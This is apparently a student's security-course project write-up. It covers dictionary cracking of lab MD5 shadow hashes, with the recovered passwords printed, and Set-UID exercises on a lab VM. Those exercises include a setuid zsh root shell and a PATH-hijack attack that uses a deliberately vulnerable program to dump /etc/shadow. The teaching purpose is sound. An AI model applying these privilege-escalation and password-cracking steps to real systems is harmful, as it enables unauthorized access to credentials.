CS 645
Security and Privacy in Computer Systems
CS 645 – Fall 2017 (section 101)

Submission for Project 1

(due October 17, in the beginning of class at 6:00pm)

Group Members:

- **Ritesh Patel (UCID: rrp8)**
- **Ketaki Kakde (UCID:)**
- **Yash Shah (UCID: yss22)**

This physical copy of submission contains the following:
-> Problem 1(Part 3)
-> Problem 2
-> Problem 3

CS 645 Security and Privacy in Computer Systems.

Problem 1(Part 3)

The setting is identical as in Part 2 of this problem. One of the users in the file "shadow" has a password that is a common word, but this word is not in the file "common-passwords.txt". Your task is to find that one password. One way to solve this part is to search on the web files with common words that can be used in a dictionary attack.

This means that after adding the password you found to the file "common-passwords.txt", your program Cracker.java should find it in the "shadow" file.

Write down the password you found and describe how you found the file you used for the dictionary attack (this includes writing the URL where you found this file).

:Solution:

With respect to problem 2, we can refer that the shadow.txt file, which contains the following values:
user0:$1$Vv0xa684$gMZjDklDWRKCLT3kA4hFW0:17439:0:99999:7:::
user1:$1$8HEJi/ym$JLGxwAO/mBJguvA2gs6Yc.:17439:0:99999:7:::
user2:$1$P6ViHNhx$VzGOeYcZbrE/RZr3vGksh.:17439:0:99999:7:::
user3:$1$CX4Y3bN3$PDnu/slamI3fSllvJk/fE.:17439:0:99999:7:::
user4:$1$ytBtjuUN$xAg.7dHuj2Cj8.oxWZ9RV1:17439:0:99999:7:::
user5:$1$QyJMDHOP$AycC7ePo1c6PLcvySiCa30:17439:0:99999:7:::
user6:$1$Iav3aFGC$.n11yrPzhMP/ihzYwcAhQ1:17439:0:99999:7:::
user7:$1$fgD/9QPR$SgnYUgQkbxMa72.GeSmN/1:17439:0:99999:7:::
user8:$1$EWJjowpS$cIdwjRXYhiTFuSTR6R7jp.:17439:0:99999:7:::
user9:$1$FAA6eKAn$Qjl.I25DgZ.bTwgLvkxwH/:17439:0:99999:7:::

After using the MD5Shadow.java file and the common-password.txt file in part 2, we were successfully able to crack in 4 passwords for the users as follows:

```
user1:samantha
user4:wargames
user7:sharc
user9:veronica
```

As a solution for part 3, we researched some online dictionaries which can help us crack one more user's password that has a common word, but is not available in the **common-passwords** file provided.
Well, referring some online dictionaries, we came across this file:

https://github.com/danielmiessler/SecLists/blob/master/Passwords/MostPopularLetterPasses.txt

Using the MostPopularLetterPasses.txt, we figured out one more password. Well, when the **MostPopularLetterPasses.txt** was fed to the code, we got the following output:

```
user1:samantha
user6:honeybear
user9:veronica
```

Well, observing the above output, we copies the word honeybear to the last position of the common-passwords.txt file, and renamed it to **common-passwords-updated.txt**, fed it to the program and re-run it. As a result we get this output:

CS 645 Security and Privacy in Computer Systems.

```
user1:samantha
user4:wargames
user6:honeybear
user7:sharc
user9:veronica
```

CS 645 Security and Privacy in Computer Systems.

Problem 2 (40 points)

Set-UID is an important security mechanism in Unix-based operating systems. When a Set-UID program is run, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. Set-UID allows us to do many interesting things, e.g., regular users can update their passwords by running the Set-UID "passwd" program. Unfortunately, Set-UID could also be the culprit for many bad things, and in this problem we will understand some of its potential security problems.

For this problem, you will need to have root access on a system with Linux OS. If you don't have root access on a Linux system, you need to create one such environment by installing a Linux OS in a virtual machine based on the instructions available at: https://web.njit.edu/~crix/CS.645/content/p2/setup_P2.html

⇨ The system used is the "Linux distribution – Ubuntu OS, with Root access.


==

(a) Figure out why the "passwd" command needs to be a Root Set-UID program. What will happen if it is not? Login as a regular user and copy this command to your own home directory (usually "passwd" resides in /usr/bin); the copy will not be a Set-UID program. Run the copied program, and observe what happens. Describe your observations and provide an explanation for what you observed.

:Solution:

A] If Set-uid bit is set then the program runs with the Effective uid of its owner, rather than the id of the process (user) that executed it. Passwd is owned by the root and has its Set-uid bit set, therefore the program will run with the effective uid giving the non-root user the ability to change the passwords.

If the "passwd" command is not a root set uid, then normal (non-root) users will not be able to change their own passwords.



```
john@ubuntu: ~
john@ubuntu:~$ cp /usr/bin/passwd /home/john
john@ubuntu:~$ ls
Desktop     Downloads          Music    Pictures   Templates
Documents   examples.desktop   passwd   Public     Videos
john@ubuntu:~$ ./passwd
Changing password for john.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: Authentication token manipulation error
passwd: password unchanged
john@ubuntu:~$ stat -c '%a' passwd
755
john@ubuntu:~$ stat -c '%a' /usr/bin/passwd
4755
john@ubuntu:~$
```

Screenshot 1

Conclusion: The passwd command did not work when copied to the home directory.

Explanation: Screenshot 1 shows that passwd does not work when copied to the home directory and that is because passwd do not have the Root set-uid bit set. This can be verified by checking the permissions of the program by using the command: stat –c '%a' passwd.

The permission digits from left to right are:
Special bits, user bits, group bits, other bits.
• Special bit digit =4 if set-uid + 2 if set-gid + 1 if sticky
• All other digits = 4 (if readable) + 2 (if writable) + 1 (if executable).

The passwd in the home directory has no Root set-uid bit set, therefore the user does not have privileges to change the password.


(b1) zsh is an older shell, which unlike the more recent bash shell does not have certain protection mechanisms incorporated.

Login as root, copy /bin/zsh to /tmp, and make it a Set-UID program with permissions 4755. Then login as a regular user, and run /tmp/zsh. Will you get root privileges? Please describe and explain your observation.

If you cannot find /bin/zsh in your operating system, please run the following command as root to install it:

- **For Fedora: yum install zsh**
- **For Ubuntu: apt-get install zsh**

B1] Conclusion: When we copy zsh in /tmp and make it Set-UID program with permissions 4755, it executes with root privileges using the effective uid but the real uid remains that of the user (adhi). Hence, when we execute zsh, the "whoami" command shows root and shows user (adhi) when we check it for /tmp. See screenshot 2.



```
root@adhi-virtual-machine:~# cp /bin/zsh /tmp
root@adhi-virtual-machine:~# cd /tmp
root@adhi-virtual-machine:/tmp# ls
config-err-0838iT
gnome-software-23RL8Y
systemd-private-7ae1c5566dca43e0a88b4a1e51e306b9-colord.service-hwvfrp
systemd-private-7ae1c5566dca43e0a88b4a1e51e306b9-rtkit-daemon.service-MeRkW8
systemd-private-7ae1c5566dca43e0a88b4a1e51e306b9-systemd-timesyncd.service-QDKwF
0
unity_support_test.0
vmware-root
zsh
root@adhi-virtual-machine:/tmp# chmod 4755 zsh
root@adhi-virtual-machine:/tmp# exit
exit
adhi@adhi-virtual-machine:~$ cd /tmp
adhi@adhi-virtual-machine:/tmp$ ./zsh
adhi-virtual-machine# apt-get install g++
Reading package lists... Done
Building dependency tree
Reading state information... Done
g++ is already the newest version (4:5.3.1-1ubuntu1).
0 upgraded, 0 newly installed, 0 to remove and 113 not upgraded.
adhi-virtual-machine# whoami
root
adhi-virtual-machine# exit
adhi@adhi-virtual-machine:/tmp$ whoami
adhi
adhi@adhi-virtual-machine:/tmp$
```


Screenshot 2

==

(b2) Login as root and instead of copying /bin/zsh, this time, copy /bin/bash to /tmp, make it a Set-UID program. Login as a regular user and run /tmp/bash. Will you get root privilege? Please describe and provide a possible explanation for your observation.

==

B2] Conclusion: Even though we copy bash to tmp and set its Root Set-UID bit, the program executes with non-root user privileges**.**



```
adhi@adhi-virtual-machine:~$ su
Password:
root@adhi-virtual-machine:/home/adhi# cp /bin/bash /tmp
root@adhi-virtual-machine:/home/adhi# cd /tmp
root@adhi-virtual-machine:/tmp# ls
bash
config-err-0838iT
gnome-software-23RL8Y
systemd-private-7ae1c5566dca43e0a88b4a1e51e306b9-colord.service-hwvfrp
systemd-private-7ae1c5566dca43e0a88b4a1e51e306b9-rtkit-daemon.service-MeRkW8
systemd-private-7ae1c5566dca43e0a88b4a1e51e306b9-systemd-timesyncd.service-QDKwF
0
unity_support_test.0
vmware-root
zsh
root@adhi-virtual-machine:/tmp# chmod 4755 bash
root@adhi-virtual-machine:/tmp# exit
exit
adhi@adhi-virtual-machine:~$ cd /tmp
adhi@adhi-virtual-machine:/tmp$ ./bash
bash-4.3$ apt-get install g++
E: Could not open lock file /var/lib/dpkg/lock - open (13: Permission denied)
E: Unable to lock the administration directory (/var/lib/dpkg/), are you root?
bash-4.3$ whoami
adhi
bash-4.3$ exit
exit
adhi@adhi-virtual-machine:/tmp$
```

Screenshot 3

When "whoami" command is run, the user (adhi) is shown, who is a non-root user. Also it was unable to install the packages as it has no root privileges.

Explanation: When bash is started with root Set-UID, it detects that it is started with root privileges and resets euid to uid. If shell is started with effective user id, no startup files are read and shell functions are also not inherited. If the –p option is supplied at invocation, the startup behavior will be the same, but the effective user id is not reset.

==

==

(c1) In most Linux distributions (Fedora and Ubuntu included), /bin/sh is actually a symbolic link to /bin/bash. To use zsh, we need to link /bin/sh to /bin/zsh. The following instructions describe how to change the default shell to zsh:

- ***login as root***
- ***cd /bin***
- ***rm sh***
- ***ln –s zsh sh***

The system(const char *cmd) library function can be used to execute a command within a program. The way system(cmd) works is to invoke the /bin/sh program, and then let the shell program to execute cmd. Because of the shell program invoked, calling system() within a Set-UID program is extremely dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as PATH; these environment variables are under user's control. By changing these variables, malicious users can control the behavior of the Set-UID program.

The Set-UID program below is supposed to execute the /bin/ls command; however, the programmer only uses the relative path for the ls command, rather than the absolute path:

```
int main()

{

    system("ls"); return 0;

}
```

Login as root, create a new directory /tmp1 and set it to have the same permissions as /tmp, write this program into a file named bad_ls.c, compile it (using gcc –o bad_ls bad_ls.c) and copy the executable as a Set-UID program into /tmp1 with permissions 4755.

Is it a good idea to let regular users execute the /tmp1/bad_ls program (owned by root) instead of /bin/ls ? Describe an attack by which a regular user can manipulate the PATH environment variable in order to read the /etc/shadow file.

Note: this part is not related to part (b), which means that you do not need to have zsh or bash copied into /tmp1.

==


:Solution:

C1] It is not suitable to let regular users execute the /tmp1/bad_ls program (owned by root) instead of /bin/ls because /tmp1/bad_ls runs with root privileges. System("ls") will take the first ls from the PATH environment variable and running it as root set-uid makes it susceptible to PATH changing attacks.

- A regular user can manipulate the PATH environment variable by following the below given steps in order to read the /etc/shadow file.
  1. Create a file named ls in the user's home directory
  2. Save the given script : #!/bin/sh
     Cat /etc/shadow
  3. Make ls executable by using "chmod +x ls" command

4. Change the PATH environment by using the following command to add the path to user's directory. Export PATH=/home/user(adhi)/:/$PATH


   Note: Follow the screen-shot on the next page.



```
adhi@adhi-virtual-machine: ~
adhi@adhi-virtual-machine:~$ su
Password:
root@adhi-virtual-machine:/home/adhi# cd /bin
root@adhi-virtual-machine:/bin# rm sh
root@adhi-virtual-machine:/bin# ln -s zsh sh
root@adhi-virtual-machine:/bin# exit
exit
adhi@adhi-virtual-machine:~$ su
Password:
root@adhi-virtual-machine:/home/adhi# mkdir /tmp1
root@adhi-virtual-machine:/home/adhi# stat -c '%a' /tmp
1777
root@adhi-virtual-machine:/home/adhi# chmod 1777 /tmp1
root@adhi-virtual-machine:/home/adhi# touch bad_ls.c
root@adhi-virtual-machine:/home/adhi# vi bad_ls.c
root@adhi-virtual-machine:/home/adhi# gcc -o bad_ls bad_ls.c
root@adhi-virtual-machine:/home/adhi# cp bad_ls /tmp1
root@adhi-virtual-machine:/home/adhi# cd /tmp1
root@adhi-virtual-machine:/tmp1# stat -c '%a' bad_ls
755
root@adhi-virtual-machine:/tmp1# chmod 4755 bad_ls
root@adhi-virtual-machine:/tmp1# exit
exit
adhi@adhi-virtual-machine:~$
```

Screenshot 4


Generally, "ls" command lists all the files in the directory, but we have changed the PATH variable so it gives the following output. See screenshot 5.



```
adhi@adhi-virtual-machine: ~
adhi@adhi-virtual-machine:~$ gedit ls
adhi@adhi-virtual-machine:~$ chmod +x ls
adhi@adhi-virtual-machine:~$ ls
bad_ls    Desktop    Downloads          ls     Pictures  Templates  workspace
bad_ls.c  Documents  examples.desktop   Music  Public    Videos
adhi@adhi-virtual-machine:~$ export PATH=/home/adhi/:$PATH
adhi@adhi-virtual-machine:~$ ls
cat: /etc/shadow: Permission denied
adhi@adhi-virtual-machine:~$
```

Screenshot 5

5.run /tmp/bad_ls. See screenshot 6



```
adhi@adhi-virtual-machine: /tmp1
adhi@adhi-virtual-machine:~$ cd /tmp1
adhi@adhi-virtual-machine:/tmp1$ ls
cat: /etc/shadow: Permission denied
adhi@adhi-virtual-machine:/tmp1$ ./bad_ls
root:$6$4cgZVPaL$Pl8k/7aGfq0MCbK0WJc.DVL4mxGlQhczgzwTLtwFx8d.z2rDbYxeiXtc7wyNKLW
PF9nSQg6S8ErPHlbh74wTB0:17453:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
```

Screenshot 6

Here bad_ls program has root privileges and “ls” is taken from the user’s home directory.

Cat displays the contents of the /etc/shadow because the effective uid is that of root.

Conclusion: In order to view the shadow file, the attacker (non-root user) can modify the PATH environment variable without root privileges.

